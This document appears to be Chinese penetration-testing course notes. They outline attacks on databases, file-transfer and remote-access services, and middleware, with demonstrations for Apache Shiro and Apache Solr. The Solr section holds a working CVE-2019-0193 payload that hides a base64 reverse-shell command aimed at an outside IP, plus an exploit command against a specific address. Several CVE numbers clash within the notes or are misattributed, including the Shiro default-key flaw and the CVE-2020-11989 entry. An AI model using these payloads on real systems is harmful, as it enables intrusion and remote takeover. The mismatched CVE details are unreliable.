

# 服务攻防框架安全&CVE 复现&Apache Shiro&Apache Solr

- 前置知识
  - 开放服务
  - 对应端口
  - 服务类型
  - 配置安全
  - 安全漏洞
  - 
- 数据库应用
  - Redis
    - 未授权访问-配置不当
      - 写Shell
      - 写计时任务
      - 写登录密钥
      - 配合RCE
    - 漏洞 沙箱绕过RCE CVE-2022-0543
  - MYSQL 身份验证绕过-CVE-2012-2122利用
  - Hadoop
    - 未授权访问-配置不当
    - RCE
  - Influxdb 漏洞-JWT验证-未授权访问
  - CouchDB
    - 未授权访问-漏洞
    - RCE
  - Elasticsearch
    - 文件写入
    - RCE
  - H2 Database 未授权访问-配置不当
- 文件传输
  - FTP
    - 端口 21
    - 安全
      - 弱口令 hydra
      - 搭建软件漏洞
        - proftpd
        - serv-u
        - vsftpd
  - Rsync
    - 端口 873
    - 安全 配置不当未授权访问
    - 利用
      - 查看，下载，上传文件
      - 利用定时任务上传文件实现反弹shell
      - msfconsole探针判断
- 远程控制
  - RDP
    - 端口 3389
    - 安全 弱口令 hydra
  - SSH
    - 端口 22
    - 安全
      - 弱口令 hydra
      - 特定漏洞
        - openssh openssl
        - 插件
  - 第三方应用
    - 向日葵
      - 端口40000-60000
      - RCE
    - VNC
      - 端口5900
      - 空口令&密码猜解
    - Teamviewer cve-2020-13699
- 设备平台
  - Kibana
    - 端口5601
    - #设备平台-Kibana-CVE-2019-7609
  - Zabbix
    - 端口10051
    - #设备平台-Zabbix-CVE-2022-23131
- IIS
  - 1、短文件：信息收集
  - 2、文件解析：还有点用
  - 3、HTTP.SYS：蓝屏崩溃
  - 4、CVE-2017-7269 条件过老
- Nginx
  - 1、后缀解析 文件名解析
  - 配置不当：该漏洞与Nginx、php版本无关，属于用户配置不当造成的解析漏洞。
  - CVE-2013-4547：影响版本：Nginx 0.8.41 ~ 1.4.3 / 1.5.0 ~ 1.5.7
  - 2、cve_2021_23017 无EXP
  - 3、cve_2017_7529 意义不大


端口扫描
组合猜测
信息来源
特性漏洞
未授权访问
弱口令爆破
1 判断服务开放
2 判断服务类型
3 判断利用方式
数据库
文件传输
远程控制
数据通讯

#知识点：

中间件及框架列表：

IIS，Apache，Nginx，Tomcat，Docker，K8s，Weblogic，JBoos，WebSphere，Jenkins ，GlassFish，Jetty，Jira，Struts2，Laravel，Solr，Shiro，Thinkphp，Spring，Flask，jQuery 等

1、开发框架-PHP-Laravel-Thinkphp

2、开发框架-Javaweb-St2-Spring

3、开发框架-Python-django-Flask

4、开发框架-Javascript-Node.js-JQuery

5、其他框架-Java-Apache Shiro&Apache Sorl

常见语言开发框架：

PHP：Thinkphp Laravel YII CodeIgniter CakePHP Zend 等

JAVA：Spring MyBatis Hibernate Struts2 Springboot 等

Python：Django Flask Bottle Turbobars Tornado Web2py 等

Javascript：Vue.js Node.js Bootstrap JQuery Angular 等

#章节内容：

常见中间件的安全测试：

1、配置不当-解析&弱口令

2、安全机制-特定安全漏洞

3、安全机制-弱口令爆破攻击

4、安全应用-框架特定安全漏洞

#前置知识：

-中间件安全测试流程：

1、判断中间件信息-名称&版本&三方

2、判断中间件问题-配置不当&公开漏洞

3、判断中间件利用-弱口令&EXP&框架漏洞

-应用服务安全测试流程：见图

1、判断服务开放情况-端口扫描&组合应用等

2、判断服务类型归属-数据库&文件传输&通讯等

3、判断服务利用方式-特定漏洞&未授权&弱口令等

-开发框架组件安全测试流程：

1、判断常见语言开发框架类型

2、判断开发框架存在的 CVE 问题

演示案例:

- Apache Shiro-组件框架安全
- Apache Solr-组件框架安全

Apache Shiro 是一个强大且易用的 Java 安全框架，用于身份验证、授权、密码和会话管理

判断：大多会发生在登录处，返回包里包含 remeberMe=deleteMe 字段

漏洞：https://avd.aliyun.com/search?q=shiro

Apache Shiro <= 1.2.4 默认密钥致命令执行漏洞【CVE-2016-4483】

Apache Shiro < 1.3.2 验证绕过漏洞【CVE-2016-2807】

Apache Shiro < 1.4.2 cookie oracle padding 漏洞 【CVE-2019-12442】

Apache Shiro < 1.5.2 验证绕过漏洞 【CVE-2020-1957】

Apache Shiro < 1.5.3 验证绕过漏洞 【CVE-2020-11989】

Apahce Shiro < 1.6.0 验证绕过漏洞 【CVE-2020-13933】

Apahce Shiro < 1.7.1 权限绕过漏洞 【CVE-2020-17523】

1、CVE_2016_4437 Shiro-550+Shiro-721

2、CVE-2020-11989

Poc：/admin/%20

影响范围：Apache Shiro < 1.7.1

https://github.com/jweny/shiro-cve-2020-17523

3、CVE-2020-1957

Poc：/xxx/..;/admin/

影响范围：Apache Shiro < 1.5.3

Apache Solr 是一个开源的搜索服务，使用 Java 语言开发，主要基于 HTTP 和 Apache Lucene 实现的。Solr 是一个高性能，采用 Java5 开发，基于 Lucene 的全文搜索服务器。

漏洞：https://avd.aliyun.com/search?q=solr

远程命令执行 RCE（CVE-2017-12629）

远程命令执行 XXE（CVE-2017-12629）

任意文件读取 AND 命令执行（CVE-2019-17558）

远程命令执行漏洞(CVE-2019-0192)

远程命令执行漏洞(CVE-2019-0193)

未授权上传漏洞(CVE-2020-13957)

Apache Solr SSRF (CVE-2021-27905)

1、远程命令执行 RCE（CVE-2017-12629）

Apache solr<7.1.0 版本

2、任意文件读取 AND 命令执行（CVE-2019-17558）

Apache Solr 5.0.0 版本至 8.3.1

https://github.com/jas502n/solr_rce

D:\Python27\python.exe solr_rce.py http://123.58.236.76:50847 id

3、远程命令执行漏洞(CVE-2019-0193)

Apache Solr < 8.2.0 版本

```
<dataConfig>
  <dataSource type="URLDataSource"/>
  <script><![CDATA[
          function
poc(){ java.lang.Runtime.getRuntime().exec("bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny45NC4yMzYuMTE3LzU1NjYgMD4mMQ=
=}|{base64,-d}|{bash,-i}");
          }
  ]]></script>
  <document>
    <entity name="stackoverflow"
            url="https://stackoverflow.com/feeds/tag/solr"
            processor="XPathEntityProcessor"
            forEach="/feed"
            transformer="script:poc" />
  </document>
</dataConfig>
```

4、Apache Solr 文件读取&SSRF (CVE-2021-27905)

涉及资源:

补充：涉及录像课件资源软件包资料等下载地址